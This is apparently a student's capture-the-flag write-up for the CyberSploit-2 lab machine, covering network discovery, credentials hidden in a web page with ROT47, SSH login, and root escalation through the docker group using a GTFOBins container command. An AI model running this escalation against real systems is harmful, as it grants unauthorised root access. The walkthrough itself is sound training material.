Vulnerability Assessment and Penetration Testing

CYBERSPLOIT-2

Vedika Bang | Learnings: Net discover, Nmap, Privilege Escalation | Level: Easy

Submitted to: WattleCorp Cybersecurity Labs.

1. First, we use **NETDISCOVER** tool. Basically, Netdiscover helps us to gather information about IP addresses, MAC addresses of the devices connected to the network. It works like ARP tool. We need root access to execute the command. We can use flags to reduce the output. (Simply man [command name])


```
vedika@vedika: ~
Currently scanning: 192.168.45.0/16   |   Screen View: Unique Hosts

2 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 120
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.1.7     08:00:27:48:4b:fc      1      60  PCS Systemtechnik GmbH
192.168.1.62    d8:0f:99:5f:04:f1      1      60  Hon Hai Precision Ind. Co.,Ltd.

[1]+  Stopped                 sudo netdiscover
```


In the above screenshot, we have got few IP addresses. It is ostensible that net discover can be stopped forcefully if we don't want a full scan; or otherwise. Here**, 192.168.1.7** is the required IP address.

2. Since, we have the IP address of the targeted machine, we can use **NMAP (Network Mapper)**, to know if any ports/Services are open/available to exploit.



Here we can see port no.22 (SSH service) and port no.80(HTTP service) are open. So, it's quite conspicuous that we should go to that website; since we don't have username for ssh-ing.

3. After looking it up on a browser, we get not so intricating but a simple web page.



#		Username	Password	Handle
1	Mark	Otto	@shadi.com	
2	Jacob	Thornton	@Hypper	
3	Larry	the Bird	@twitter	
4	D92:=6?5C2	4J36CDA=@:E`	@twitter	
5	Sam	uwshdijwi	@twitter	
6	cevgl	cevgl@1234	@Attitude	
7	Madhu	12345678	@facebook	
8	Neha	I love my Jaan	@tiktok	
9	Mahi	Love you dear	@Love	

4. **Except user no.4**, all other user name and passwords are in plain text, which is intriguing. After inspecting the HTML /Source code of the page, found a comment added below script section. **ROT47. (Which is a big giveaway in itself)** Here's the snippet of that code.

```
  </tbody>
</table>




    <!-- Optional JavaScript -->
    <!-- jQuery first, then Popper.js, then Bootstrap JS -->
    <script src="https://code.jquery.com/jquery-3.5.1.slim.min.js" i
    <script src="https://cdn.jsdelivr.net/npm/popper.js@1.16.0/dist/
    <script src="https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/
<!----------ROT47---------->
</body>
</html>
```

ROT47 is just like a ROT13, shift cipher, which shifts a letter by n times. It's very easy to break. With the help of online ROT47 decoder, we decode user no.4. (That was imminent.)

5. As plain as it seems, we look for another open service, that is **SSH, at port 22.** We log into targeted machine through SSH using **ssh** shailendra@**192.168.1.7** **and password: cybersploit1.**

```
root@vedika:~# ssh shailendra@192.168.1.7
The authenticity of host '192.168.1.7 (192.168.1.7)' can't be established.
ECDSA key fingerprint is SHA256:uGYzWYklxeL1iDjLGh5cLrkGjTgqAJfxn3mkDaZ7C7M.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.7' (ECDSA) to the list of known hosts.
shailendra@192.168.1.7's password:
```

6. And ta-da! we are inside the targeted system!

```
[shailendra@localhost ~]$ pwd
/home/shailendra
[shailendra@localhost ~]$ ls
hint.txt
[shailendra@localhost ~]$ cat hint.txt
docker
[shailendra@localhost ~]$
```

7. After enumerating few commands, we get a text file, which has contained hint. **Docker.** So, we can infer that maybe docker is running on the system. Since, we are inside the system, checking it's About is mandatory. Using command **id**, followed by **uname -a. id** command helps us to confirm our hunch, since it shows configuration for docker.

```
[shailendra@localhost ~]$ pwd
/home/shailendra
[shailendra@localhost ~]$ ls
hint.txt
[shailendra@localhost ~]$ cat hint.txt
docker
[shailendra@localhost ~]$ uname -a
Linux localhost.localdomain 4.18.0-193.6.3.el8_2.x86_64 #1 SMP Wed Jun 10 11:09:32 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
[shailendra@localhost ~]$ id
uid=1001(shailendra) gid=1001(shailendra) groups=1001(shailendra),991(docker) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c10
[shailendra@localhost ~]$
```

8. Docker is the key to move forward. We want to have access for root; so, we search for docker privileged escalations. Well, internet got stuff. And we found, **https://gtfobins.github.io/gtfobins/docker/**

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

The resulting is a root shell.

```
sudo docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```

By spawning the command, we got access to the root. And ls-ing we got last root flag! (Since PWD is a good guy.)
Here are the screenshots regarding the same:

```
[shailendra@localhost ~]$  docker run -v /:/mnt --rm -it alpine chroot /mnt sh
Unable to find image 'alpine:latest' locally
latest: Pulling from library/alpine
29291e31a76a: Pull complete
Digest: sha256:eb3e4e175ba6d212ba1d6e04fc0782916c08e1c9d7b45892e9796141b1d379ae
Status: Downloaded newer image for alpine:latest
sh-4.4#
sh-4.4#
```

```
sh-4.4# ls
anaconda-ks.cfg  flag.txt  get-docker.sh  logs}
sh-4.4# cat flag.txt
 __    ___   _     __   ___   __   _____  __
/ /`  / / \ | |\ | / /`_ | |_)  / /\   | |  ( (`
\_\_, \_\_/ |_| \| \_\_/ |_| \ /_/--\  |_|  _)_)

 Pwned CyberSploit2 POC

share it with me twitter@cybersploit1

              Thanks !
sh-4.4#
```